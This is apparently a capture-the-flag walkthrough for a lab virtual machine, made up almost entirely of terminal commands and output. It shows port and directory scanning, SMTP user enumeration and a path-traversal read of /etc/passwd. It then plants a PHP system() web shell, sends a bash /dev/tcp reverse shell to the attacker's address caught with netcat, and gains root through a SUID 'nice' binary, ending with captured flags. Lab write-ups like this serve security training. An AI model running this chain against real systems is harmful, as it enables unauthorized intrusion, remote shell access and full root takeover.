```
❯ cat target -l python -p
# Nmap 7.95 scan initiated Sat Jun 14 11:42:21 2025 as: /usr/lib/nmap/nmap --privileged -p22,25,80,8080 -sCV -oN target 10.0.2.93
Nmap scan report for 10.0.2.93
Host is up (0.00017s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 de:b5:23:89:bb:9f:d4:1a:b5:04:53:d0:b7:5c:b0:3f (RSA)
|   256 16:09:14:ea:b9:fa:17:e9:45:39:5e:3b:b4:fd:11:0a (ECDSA)
|_  256 9f:66:5e:71:b9:12:5d:ed:70:5a:4f:5a:8d:0d:65:d5 (ED25519)
25/tcp   open  smtp    Postfix smtpd
| ssl-cert: Subject: commonName=shredder.calipendu.la
| Subject Alternative Name: DNS:shredder.calipendu.la
| Not valid before: 2020-10-10T14:59:42
|_Not valid after:  2030-10-08T14:59:42
|_ssl-date: TLS randomness does not represent time
|_smtp-commands: shredder.calipendu.la, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8, CHUNKING
80/tcp   open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache/2.4.38 (Debian)
8080/tcp open  http    Apache httpd 2.4.38
|_http-title: 401 Unauthorized
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=HU?
|_http-server-header: Apache/2.4.38 (Debian)
MAC Address: 08:00:27:D2:D6:7D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts:  shredder.calipendu.la, 127.0.0.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


```
❯ gobuster dir -u http://10.0.2.93 -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,html,xml,css,md,png,jpg,txt,js,sh -t 100
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.93
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              sh,php,md,png,html,xml,css,jpg,txt,js
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 136]
/.php                 (Status: 403) [Size: 274]
/.html                (Status: 403) [Size: 274]
/production           (Status: 301) [Size: 311] [--> http://10.0.2.93/production/]
/.php                 (Status: 403) [Size: 274]
/.html                (Status: 403) [Size: 274]
/server-status        (Status: 403) [Size: 274]
Progress: 2426149 / 2426160 (100.00%)
===============================================================
Finished
```


```
❯ smtp-user-enum -M VRFY -U /usr/share/SecLists/Usernames/xato-net-10-million-usernames.txt -t 10.0.2.93
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

 ----------------------------------------------------------
|                   Scan Information                       |
 ----------------------------------------------------------

Mode ..................... VRFY
Worker Processes ......... 5
Usernames file ........... /usr/share/SecLists/Usernames/xato-net-10-million-usernames.txt
Target count ............. 1
Username count ........... 8295455
Target TCP port .......... 25
Query timeout ............ 5 secs
Target domain ............

######## Scan started at Sat Jun 14 11:48:14 2025 #########
10.0.2.93: mail exists
10.0.2.93: webmaster exists
10.0.2.93: root exists
10.0.2.93: news exists
10.0.2.93: man exists
10.0.2.93: bin exists
10.0.2.93: games exists
10.0.2.93: nobody exists
10.0.2.93: fox exists
10.0.2.93: security exists
10.0.2.93: backup exists
10.0.2.93: daemon exists
10.0.2.93: proxy exists
10.0.2.93: ppp exists
10.0.2.93: list exists
10.0.2.93: Man exists
10.0.2.93: Daemon exists
10.0.2.93: postmaster exists
10.0.2.93: Fox exists
10.0.2.93: sys exists
10.0.2.93: Proxy exists
```


```
cat users.txt
```

File: users.txt

```
mail
webmaster
root
news
man
bin
games
nobody
fox
security
backup
daemon
proxy
ppp
list
Man
Daemon
postmaster
Fox
sys
Proxy
Nobody
Security
```




10.0.2.93/production/sendcommand.php?out=../../../../etc/passwd
Firefox Default
GTFOBins
PayloadsAllTheThings
Nessus
SonarQube
CCNA
OTW
HMVM
Ask to admin to update config: set production=1
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
avahi:x:106:115:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
saned:x:107:116::/var/lib/saned:/usr/sbin/nologin
colord:x:108:117:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
hplip:x:109:7:HPLIP system user,,,:/var/run/hplip:/bin/false
ppp:x:1000:1000:ppp,,,:/home/ppp:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
postfix:x:110:118::/var/spool/postfix:/usr/sbin/nologin
fox:x:1001:1001::/home/fox:/bin/sh
10.0.2.93/production/
eThings
Nessus
SonarQube
CCNA
OTW
HMVM
DL
VHB
THL
R-M
THM
PS
HTB
SSCS 0.3b - Super Secure Command Send
Submit command:
Cmd: :?php system($_GET['cmd']
Code:
Send command
10.0.2.93/production/sendcommand.php?out=out
Firefox Default
GTFOBins
PayloadsAllTheThings
Nessus
SonarQube
CCNA
OTW
Ask to admin to update config: set production=1
2025-06-14 10:51:56-10.0.2.65 - ls
2025-06-14 10:55:25-10.0.2.65 - id
2025-06-14 11:49:13-10.0.2.65 -
Notice: Undefined index: cmd in /var/www/html/production/out on line 3
Warning: system(): Cannot execute a blank command in /var/www/html/production/out on line 3





```
10.0.2.93/production/sendcommand.php?out=out&cmd=bash -c 'bash -i >%26 /dev/tcp/10.0.2.65/443 0>%261'
❯ nc -lvnp 443
listening on [any] 443 ...
connect to [10.0.2.65] from (UNKNOWN) [10.0.2.93] 44256
bash: cannot set terminal process group (554): Inappropriate ioctl for device
bash: no job control in this shell
www-data@double:/var/www/html/production$
```

```
www-data@double:/var/www/html$ cat /etc/passwd | grep sh
root:x:0:0:root:/root:/bin/bash
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
ppp:x:1000:1000:ppp,,,:/home/ppp:/bin/bash
fox:x:1001:1001::/home/fox:/bin/sh
```

```
www-data@double:/home/ppp$ find / -perm -4000 2>/dev/null
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/fusermount
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/umount
/usr/bin/su
/usr/bin/nice
/usr/bin/chfn
/usr/sbin/chroot
/usr/sbin/chpasswd
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

```
www-data@double:/home/ppp$ ls -la /usr/bin/nice
-rwsr-sr-x 1 root root 39552 Feb 28  2019 /usr/bin/nice
```




```
www-data@double:/home/ppp$ /usr/bin/nice /bin/sh -p
# id
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www-data)
# whoami
root
```

```
# cat /home/fox/local.txt
beef4039b5e78a23e80aa6560b93f429
```

```
# cat /root/proof.txt
c5315567687fe0e182bb87564ab54a7a
```